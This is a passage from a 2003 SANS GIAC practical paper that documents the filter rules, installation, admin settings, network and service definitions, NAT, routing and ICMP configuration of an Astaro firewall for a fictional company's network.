Any	ICMP Echo Request/Reply		192.168.2.64/27		Permit	Ping

A potential weakness of having one VPN profile for remote users is that both all staff will have the equivalent level of access. In GIAC's case the IT staff require a little bit more than general users (they need SSH and Terminal Services). GIAC have accepted this and believe that strong access controls on the host will mitigate the risk. If problems are found to be arising then a second VPN profile could be added.

11.1.2. Firewall Interface eth 2

The eth 2 interface is the interface that connects GIACs Service LAN, it will receive traffic from the Service LAN destined for either the Internet or the GIAC Server LAN. The ICMP deny rules are replicating egress rules on the border router in case of a failure or misconfiguration on the router.

Source Address	Protocol	Source Port	Destination Address	Destination Port	Action	
192.168.2.64/27	ICMP Echo Reply		Internal LAN		Permit	
192.168.2.64/27	ICMP Echo Reply		VPN User		Permit	
192.168.2.68/27	UDP	123	Any	123	Permit	
192.168.2.68/27	UDP	>1023	Any	53	Permit	
192.168.2.67/27	TCP	>1023	Any	25	Permit	
192.168.2.67/27	TCP	>1023	192.168.12.30	25	Permit	
192.168.2.64/27	UDP	514	192.168.12.25	514	Permit	
192.168.2.69/27	TCP	Active FTP	128.242.218.125	20, 21	Permit	

11.1.3. Firewall Interface eth 0

Firewall Interface eth 0 is the connects GIACs internal environment to the firewall. It has been designated as eth 0 because the Astaro firewall only permits web based configuration through this interface. Given that we do not want to allow remote configuration it makes sense to make eth 0 the internal interface. The rules applied to this interface must include rules similar to

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

those applied by the egress filter on the border to prevent private IP addresses leaking out to the internet. Note also that some of the permit rules will be from addresses that we do not leaking out from the network, in these cases NAT will have to applied by the firewall

Source Address	Protocol	Source Port	Destination Address	Destination Port	Action	
192.168.11.0	ICMP Echo Request		Service LAN		Permit	
192.168.11.0	TCP	>1023	192.168.2.66/27	80	Permit	
192.168.11.0	TCP	>1023	192.168.2.66/27	443	Permit	
192.168.10.200	TCP	>1023	192.168.2.69/27	>1023	Permit	Passive FTP
192.168.12.20	UDP	>1023	192.168.2.68/27	53	Permit	
192.168.12.30	TCP	>1023	192.168.10.1	25	Permit	Mail proxy
192.168.12.15	TCP	>1023	192.168.2.66/27	>1023		Passive FTP
192.168.12.20	UDP	123	Any	123	Permit	
192.168.12.20	UDP	123	192.168.2.68/27	123	Permit	

The requirements for NAT are evident here. We want to allow internal users to surf the web and also our internal time server to synch off any Internet time server. Using NAT on the firewall will translate these private addresses to a public address. More of this will be discussed in the firewall configuration section.

11.1.4. ICMP

I have applied ICMP rules specifically to allow users on the Astaro Internal LAN to send and receive ping packets to or from the Service LAN. This will be requirerd by IT staff on to support and manage systems on the Service LAN.

11.1.5. Rule Order

Like Cisco IOS, rule ordering in the Astaro firewall is also important. In Astaro, when one filter rule applies, all others will be ignored ie, the rules are processed sequentially until a match is found. Thus, common rules should be placed toward the front to ensure they are quickly reached and processing time is not wasted.

11.1.6. Anti Spoofing Rules

GIAC has decided not to apply specific anti spoofing rules to the firewall, for example specifically denying inbound access from private address spaces etc. The reason for this is to keep the rule base of the firewall small and relatively simple – the simpler it is the less chance there will be for mis-configuration. It should also be remembered that these rules are being applied by the border router so the firewall should not see such packets in the first place. If problems do arise, eg if it is evident that the router is being poorly managed and mis-configurations in it are occurring, then consideration to applying anti-spoofing rules in the firewall should be given.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

11.2. Firewall Setup

11.2.1. Installation

Astaro is installed from a CD and the process is very straight forward and requires booting the target machine from it's CD drive. During the install process the IP address for the interface eth 0 is to be entered along with other general info eg licence aggrement acceptance and system time.

The eth 0 interface is important as the web based admin tool is only available through eth 0. For this reason, GIAC has defined eth 0 as the interface connecting GIAC's internal environment which will ensure that this interface is not exposed to any public network. Following the install the eth 0 interface is connected to the internal GIAC environment and is accessed via a users browser as follows:

https://192.168.10.1 (this is the IP address of eth 0)


When the page is displayed the passwords for various admin roles are to be entered. The roles are as follows:

- Web Admin user – provides access to the web based admin tool.
- Shell Login User – access to administration via SSH
- Shell administrator user – access to root.

Astaro passwords are case sensitive however there are no rules governing minimum password length or construct, eg alpha and numeric characters. Nor is their account lockout after failed login attempts. These omissions should be considered a weakness in the software and GIAC must compensate for them. GIAC must use strong passwords of minimum 6 characters and both alpha and numeric characters should be included in the password. Written policies must be maintained requiring these and regular audits undertaken to ensure the policy is being complied with. As a mitigating factor the firewall management PC will be in locked equipment room and access to it will be restricted by physical controls.

Once these initial functions have been completed, the detailed firewall configuration can proceed. The home page for firewall configuration is shown below.


© SANS Institute 2003, Author retains full rights.



The page layout is neat and simple to follow. Each of the items, System, Definition etc are items which must be configured. The following Sections will run through the setup sequence. Not all pages will be displayed as some are quite trivial, however where necessary they will be explained.

11.2.2. Basic System Settings


Firstly basic system information such as the firewall name etc must be entered. This is performed via the Settings tab on the systems menu:



In this page the firewall host name is set to 'ext-fw.giac.com.au' and the administrator e-mail address is set. This e-mail address is used for urgent system alerts. This e-mail function will provide notification of security events relevant to the firewall and GIAC must develop processes and procedures to ensure they can quickly be read and acted on. The time zone and time server to use are entered with the time server being the GIAC internal time server, this has been defined as a system in the GIAC environment as will be shown later. The time zone selected is local time, if GIAC were to grow and

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

establish other sites in geographically dispersed locations then this may need to change to UTC.



The WebAdmin settings relate to how the web administrator function is accessed. In this case over TCP port 443 (HTTPS) from the firewall admin host 192.168.10.200. The authentication method selected is local user which indicates that a remote LDAP or name store is not being used.




Finally SSH access to the firewall for configuration has been permitted, allowing firewall configuration via an SSH connection once again from a single GIAC host.

The licence key is entered and saved next and this page is accessed via the licence tab:




Configuration of the Update service, which is an update of the virus patterns, surf protection patterns and system patches will now be completed. This can be set to either automatic or manual however as has been explained GIAC will not use the automatic service but will download the files manually via FTP.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



System backups can be e-mailed automatically to the firewall administrator on a regular basis. GIAC has set this to weekly:



There is also an option to encrypt the backup file that GIAC has selected. This provides a method of ensuring file integrity. A pass-phrase is used to decrypt the file. The only detail provided about the encryption option is that it uses 3DES. Given that a pass-phrase is used to decrypt the file, the keys are probably seeded off the pass-phrase making them inherently weak. This is a risk that GIAC has acknowledged and accepted.

Other tasks that are completed during this system setup phase are as follows:

1. The Syslog tab requires the address of the Syslog server to be entered. All firewall logs will be sent to the defined Syslog server server, in the case of GIAC this is on the Server LAN and has the address 192.168.12.25.
2. User Authentication allows remote user name stores to be configured, eg LDAP servers. If there is a requirement to authenticate users who use firewall services, eg the HTTP proxy then these external name


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

stores can be used. In the case of GIAC none were entered as GIAC does not have a requirement to authenticate users on those services.

Screen shots were not provided of these as they are quite simple tasks and the screen shots are similar to the ones previously shown.

11.2.3. Define Networks and Services

The next task is to define the various networks and services that will be used during the remainder of the firewall configuration. These allow the rules and other settings to be defined using simple names rather than using addresses, ports etc. It will make the rules and later configuration to be defined at a later stage more readable and easier to follow and thus simpler to enter. This is performed under the 'Definitions' tab. As shown below the various hosts and networks that GIAC comprises of are defined.



Name	IP address	Subnet mask	Command
border_router_external_interface	192.168.2.33	255.255.255.255	edit del
border_router_internal_interface	192.168.2.34	255.255.255.255	edit del
external_dns-time_server	192.168.2.68	255.255.255.255	edit del
ftp_server	192.168.2.69	255.255.255.255	edit del
giac_database_server	192.168.12.15	255.255.255.255	edit del
giac_internal_firewall	192.168.10.2	255.255.255.255	edit del
giac_intranet_server	192.168.12.10	255.255.255.255	edit del
giac_mail_relay	192.168.2.67	255.255.255.255	edit del
giac_mail_server	192.168.12.30	255.255.255.255	edit del
giac_web_server	192.168.2.66	255.255.255.255	edit del
internal_dns-time_server	192.168.12.20	255.255.255.255	edit del
internal_LAN	192.168.11.0	255.255.255.0	edit del
multicast_adddress	224.0.0.0	255.0.0.0	edit del
server_LAN	192.168.12.0	255.255.255.0	edit del
syslog_server	192.168.12.25	255.255.255.255	edit del
Any	0.0.0.0	0.0.0.0	static
Internal_Broadcast__	192.168.10.255	255.255.255.255	static
Internal_Interface__	192.168.10.1	255.255.255.255	static
Internal_Network__	192.168.10.0	255.255.255.0	static
localhost	127.0.0.1	255.255.255.255	static
localnet	127.0.0.0	255.0.0.0	static
NTP_Server_Atlanta	130.207.244.240	255.255.255.255	static
NTP_Server_Berlin	130.149.17.21	255.255.255.255	static
NTP_Server_Bern	193.5.216.14	255.255.255.255	static
NTP_Server_Canberra	137.92.140.80	255.255.255.255	static
NTP_Server_Colorado	204.34.198.40	255.255.255.255	static
NTP_Server_Erlangen	131.188.3.220	255.255.255.255	static
NTP_Server_Fukuoka	133.100.9.2	255.255.255.255	static
NTP_Server_Hong Kong	137.189.6.18	255.255.255.255	static
NTP_Server_Palo_Alto	192.5.5.250	255.255.255.255	static
NTP_Server_Rocquencourt	192.93.2.20	255.255.255.255	static
NTP_Server_Saskatchewan	142.3.100.2	255.255.255.255	static
NTP_Server_Stockholm	192.36.143.151	255.255.255.255	static
NTP_Server_Washington_DC	192.5.41.209	255.255.255.255	static
Private_Network_10.0.0.0	10.0.0.0	255.0.0.0	static
Private_Network_172.16.0.0	172.16.0.0	255.240.0.0	static
Private_Network_192.168.0.0	192.168.0.0	255.255.0.0	static


The system comes pre-configured with various networks and hosts and these are indicated by the command status – static. These are some of the more common hosts and networks that will likely be needed in any scenario and include various time servers and private networks etc.
I have entered all of the servers and networks in the GIAC domain with the exception of the internal firewall interface details that were automatically added when the internal interface was configured during installation:

Internal_Broadcast__	192.168.10.255	255.255.255.255	static
Internal_Interface__	192.168.10.1	255.255.255.255	static
Internal_Network__	192.168.10.0	255.255.255.0	static


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

This is one of the neat features of Astaro, it is very intuitive and as we will see later when the other firewall interfaces are created similar entries are added to this table.

We could also put various networks into groups via the network groups tab. I created one, banned networks with the other being pre configured:



The Astaro firewall also allows services to be defined as common names. This feature is enabled by the 'Services' tab. After all services have been configured the screen appears as follows:



Name	Protocol	S-Port/Client	D-Port/Server	Command
DNS_Query__port53	udp	53	53	edit del
DNS_Query_all-ports	udp	1024:65535	53	edit del
FTP_passive	tcp	1:65535	1:65535	edit del
Terminal_Services	tcp	1024:65535	3389	edit del
Any	any	0:65535	0:65535	static
AUS	tcp	1:65535	222	static
BGP	tcp	1024:65535	179	static
CITRIX	tcp	1024:65535	1494	static
DNS	tcp/udp	1:65535	53	static
EUDORA	tcp	1024:65535	106	static
FTP	tcp	1024:65535	20:21	static
FTP-CONTROL	tcp	1024:65535	21	static
HBCI	tcp	1024:65535	3000	static
HTTP	tcp	1024:65535	80	static
HTTPS	tcp	1024:65535	443	static
IDENT	tcp	1024:65535	113	static
IMAP	tcp	1024:65535	143	static
IRC	tcp	1024:65535	6667:6668	static
ISAKMP	udp	500	500	static
LDAP_TCP	tcp	1024:65535	389	static
LDAP_UDP	udp	1024:65535	389	static
LOCAL_ALL	tcp/udp	1:65535	1:65535	static
LOTUSNOTES	tcp	1024:65535	1352	static
Microsoft-SMB	tcp/udp	1:65535	445	static
Microsoft-SQL_Monitor	tcp/udp	1:65535	1434	static
Microsoft-SQL_Server	tcp/udp	1:65535	1433	static
netbios-dgm	tcp/udp	138	138	static
netbios-ns	tcp/udp	137	137	static
netbios-ssn	tcp/udp	1024:65535	139	static
NEWS	tcp	1024:65535	119	static
NNTP	tcp	1024:65535	119	static
NTP	udp	123	123	static
NTP-Async	udp	1024:65535	123	static
Oracle	tcp	1024:65535	1522	static
Oracle_SQL_NET	tcp	1024:65535	1529	static
Oracle_SQL_NET_v1	tcp	1024:65535	1525	static
Oracle_SQL_NET_v2	tcp	1024:65535	1521	static
POP3	tcp	1024:65535	110	static
PPTP	tcp	1024:65535	1723	static
RIP	udp	520	520	static
SMTP	tcp	1024:65535	25	static
SNMP	udp	1024:65535	161	static
SQUID	tcp	1024:65535	8080	static
SSH	tcp	0:65535	22	static
Sybase-SQL	tcp/udp	1:65535	1498	static
SYSLOG	udp	514	514	static
TCP_UDP_ALL	tcp/udp	1024:65535	1:65535	static
Telnet	tcp	1024:65535	23	static
traceroute-udp	udp	1024:65535	33000:34000	static
WHOIS	tcp	1024:65535	43	static
WHOIS_PP	tcp	1024:65535	63	static
XDMCP	tcp	1024:65535	177	static

Name	Protocol	ICMP type	ICMP code	Command
mask_reply	icmp	address mask reply		edit del
mask_request	icmp	address mask request		edit del
ping-reply	icmp	echo reply		static
ping-request	icmp	echo request		static
TTL-exceeded	icmp	time to live exceeded	all	static

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


The system comes pre-configured with most common services and I have added those that were not included. The items I have added are identified as those that can be edited and deleted, indicated in the 'command' column. I have added new entries for DNS queries as the existing entries included all ports open for source and destination. It also included both UDP and TCP, would have allowed for zone transfers (TCP) which we will not be permitting. The FTP rule included was for active mode FTP only (TCP Ports 20, 21) and as GIAC will also be using passive mode this single rule was not enough. I have therefore produced a service for passive FTP.

Services can also be grouped in a similar manner to networks however given that GIAC will not have many services enabled this will not be necessary.

11.2.4. Network Settings


After configuring basic information for the management of the firewall we must now move on and configure the remainder of the firewall. This essentially involves configuring the other firewall interfaces and routing information. Following installation only the internal interface has been defined and we will need to define the external and service interfaces.

The other firewall interfaces are configured under the 'Interface' tab. I have shown how an interface is configured and included the static route as necessary, in this case the border for eth1. Once configured it is enabled by clicking on the red ball or by selecting the enable button.



Once all interfaces have been enabled the status appears as shown below:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



One of the neat things about Astaro is its intuitiveness. Once these other interface have been configured the Networks definition table is automatically updated to include the necessary detail:


external_Broadcast__	192.168.2.63	255.255.255.255	**static**
external_Interface__	192.168.2.35	255.255.255.255	**static**
external_Network__	192.168.2.32	255.255.255.224	**static**

service_Broadcast__	192.168.2.95	255.255.255.255	**static**
service_Interface__	192.168.2.65	255.255.255.255	**static**
service_Network__	192.168.2.64	255.255.255.224	**static**

We now need define routing table for the firewall. The system will automatically define static routes for all networks that are connected directly to the firewall. We will however need to define routes to the Internal LAN and Server LAN. These actions are completed under the 'routing' tab:
The completed routing table is as shown:

```
192.168.2.32/27 dev eth1  scope link
192.168.2.64/27 dev eth2  scope link
192.168.12.0/24 via 192.168.10.2 dev eth0
192.168.11.0/24 via 192.168.10.2 dev eth0
192.168.10.0/24 dev eth0  scope link
127.0.0.0/8 dev lo  scope link
default via 192.168.2.34 dev eth1
```


Next we will configure NAT rules for the firewall. Because GIAC is using private address ranges we perform NAT to mask these addresses from the Internet. In Astaro NAT is performed before the packet filtering rules are applied. Astaro offers a few variants of NAT but we will be using just Hide or Masquerade NAT. This will translate the source IP of packets to or from the GIAC private address space to the IP address of the interface they leave the enter or leave firewall from – in this case the external IP address of the firewall.



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Two NAT rules have been configured, one for the server LAN and the other for the Internal LAN. Both rules are masquerading rules, and will translate the internal address to the external interface of the firewall. This will cover packets originating from these internal network destined for the Internet – ie, the internal time server and internal users surfing the web.. The rules require an interface to be specified where the NAT is performed, in both cases the External firewall interface. We are not concerned about the Service network because this is a private network (albeit with public addresses) owned by GIAC.

Another option to be configured under the Networks TAB is Port Scan Detection.



If this option is enabled certain actions can be taken if a port scan is detected. In this case I have elected to accept the connections and log them. The Astaro manual is very vague about how it decides what a port scan is, ie is it looking for sequential port scan or random ones and what time intervals between individual port scans is set. The available actions include accept, drop (black hole) or deny with an ICMP port unreachable response. Given that the criteria are vague I will not reject any traffic for fear of denying legitimate traffic.

11.2.5. Defining ICMP Settings.

Like Cisco's IOS, Astaro Linus allows some ICMP settings to be defined globally via the ICMP tab. The settings configured here will take precedence over any rules configured in the packet filter rule base. Of prime concern to GIAC is ping, mask requests and traceroute. The first tab in ICMP settings that allows the user to configure whether the firewall will forward ICMP. If this is enabled the firewall will forward all ping requests through all interfaces. As we want to restrict this to GIAC users only, we will not enable it and will need to place specific rules in the packet filter rules to deal with ping. If it were to be enabled than it would take precedence over any rule placed in the packet filter rule base.

The ICMP on firewall option will allow all IP addresses to ping the firewall, once again we will not enable it and will place specific rules in the packet filter rule base to restrict this to known networks only.

There are three traceroute settings.

